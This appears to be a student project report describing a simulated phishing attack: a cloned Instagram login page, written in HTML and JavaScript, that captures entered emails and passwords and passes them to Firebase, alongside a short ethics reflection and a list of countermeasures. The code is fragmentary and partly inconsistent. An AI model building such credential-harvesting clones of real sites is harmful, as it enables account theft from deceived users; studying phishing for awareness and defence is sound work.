METROPOLITAN TECHNOLOGICAL UNIVERSITY OF AGUASCALIENTES

“Project partial 1”

STUDENTS

- ÁVILA GONZÁLEZ SHERLYN GUADALUPE
- DELGADO MACIAS MARIA CLARET
- OROZCO ORTIZ NASHALY ESTEFANY
- RESENDIZ HERNANDEZ KAREN MONSERRAT
- VALADEZ GUTIERREZ MARIA GUADALUPE

TEACHER: JOSUÉ GUADALUPE ESCOBEDO AVELAR

MAJOR: ARTIFICIAL INTELLIGENCE

06th – June – 2025

INDEX

Content

INTRODUCTION

As we already know, phishing is one of the most common threats in the field of cybersecurity, it is a technique used by attackers to deceive users, which is considered a crime, because they make them enter their personal data on fake websites that copy the original ones, so our main objective is to understand in a practical way how such an attack works at a technical level, simulating a controlled environment for educational purposes.

Objective

- Understand how a phishing attack works on a technical level.
- Simulate the cloning of a login form.
- Capture the information entered by the user.
- Store that information in real time using a database such as
- Firebase Realtime Database.
- Reflect on the ethical implications and how to prevent these attacks.

Technologies used

Mainly we use HTML and CSS to have the most identical visualization in our project. Then we use JavaScript to capture the data that a user would hypothetically enter, so that this data can be sent to a realtime database using firebase realtime database, and github.


Ethical reflection on the use of these types of techniques

The project provided as mentioned above in the objectives is for educational and ethical purposes only, simulating an attack allows developers to understand how things are developed and why it is important to maintain good security practices, or to know what kind of practices should be developed, if so a crime and a violation is committed.


Countermeasures to Avoid Phishing Attacks

- User training to identify fake links.
- HTTPS certificates.
- Phishing mail filters.
- Suspicious form detectors in browsers.


System Flow Diagram



Explanation of the code and screenshots of how it works




First we must create the folder, create the files, as well as add the images.



```
Instagram > index.html > ...
<html lang="en">
  <body>
    <div class="container">
      <div class="right-section">
        <div class="login-box">
          <hr class="line" />
        </div>

        <div class="login-with-facebook">
          <img src="Imagenes/fbicon.png" alt="" class="fb-img" />
          <a href="#" class="facebook-login">Log in with Facebook</a>
        </div>

        <div>
          <a href="#" class="forgot-password">Forgotten your password?</a>
        </div>
      </div>
      <div class="signup-box">
        <p>Don't have an account? <a href="#">Sign up</a></p>
      </div>
      <div class="download-section">
        <p>Get the app</p>

        <div class="app-buttons">
          <img src="Imagenes/appstore.png" alt="" class="app-btn"/>
          <img src="Imagenes//playstore.png" alt="" class="app-btn" />
        </div>
      </div>
    </div>
```

Next, we will start with the HTML code for the protection of your data, basically it works to have a view and be the same to have a better experience in phishing.




We are modifying to have the similarity so that the user has more confidence and does not notice it.

```
Instagram > index.html > script > firebaseConfig
<html lang="en">
  <body>
    </div>
  </body>
</html>

<script>
  const firebaseConfig = {
    apiKey: "AIzaSyBhKX2_1NU_4AVVoxmU3qlM76dMQi7MR18",
    authDomain: "registro-fb6d7.firebaseapp.com",
    projectId: "registro-fb6d7",
    storageBucket: "registro-fb6d7.appspot.com",
    messagingSenderId: "265250261946",
    appId: "1:265250261946:web:db65dd69e7d799e25e2b83",
    measurementId: "G-8WWNVP8R3R"
  };

  firebase.initializeApp(firebaseConfig);
  firebase.analytics();
  const auth = firebase.auth();

  function login() {
    const email = document.getElementById('email').value;
    const password = document.getElementById('password').value;
    const mensaje = document.getElementById('mensaje');

    auth.signInWithEmailAndPassword(email, password)
      .then(userCredential => {
        const user = userCredential.user;
```


Next, we start with the coding of the database in real time, to optimize it better, basically it also works to send the data in real time that you enter to the user.

```
Instagram > index.html > ...
<html lang="es">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <link rel="icon" href="Imagenes/INSTA-MINILOGO.jpeg" />
    <link rel="stylesheet" href="styles.css" />
    <title>Instagram</title>

    <!-- SDKs de Firebase -->
    <script src="https://www.gstatic.com/firebasejs/10.12.0/firebase-app-compat.js"></script>
    <script src="https://www.gstatic.com/firebasejs/10.12.0/firebase-auth-compat.js"></script>
    <script src="https://www.gstatic.com/firebasejs/10.12.0/firebase-analytics-compat.js"></script>
  </head>
  <body>
    <div class="container">
      <div class="left-section">
        <img src="Imagenes/mobileImage.jpeg" alt="Imagen móvil" />
      </div>
      <div class="right-section">
        <div class="login-box">
          <img src="Imagenes/instaTextLogo.png" alt="Logo de Instagram" class="instaTextLogo" />
          <input type="email" id="email" placeholder="Correo electrónico, nombre de usuario o teléfono" requir
          <input type="password" id="password" placeholder="Contraseña" required />
          <button class="login-btn" onclick="iniciarSesion()">Iniciar sesión</button>
          <div class="divider">
```


Basically here we add the SDKs which are a collection of tools, libraries and APIs that allow you to create and manage databases.



We perform the authentication for final testing to know if this step works or not.



Once all these steps are done, the test is done by “entering” the page to make these phishing saves.



Once finished, a confirmation message will be displayed, which can tell us that it has been done successfully.

Conclusions

We consider that the presented project shows us how a phishing attack can be simulated by cloning a login form and capturing credentials, and as we can see, it is evident how vulnerable a user can be when not properly verifying the authenticity of a website.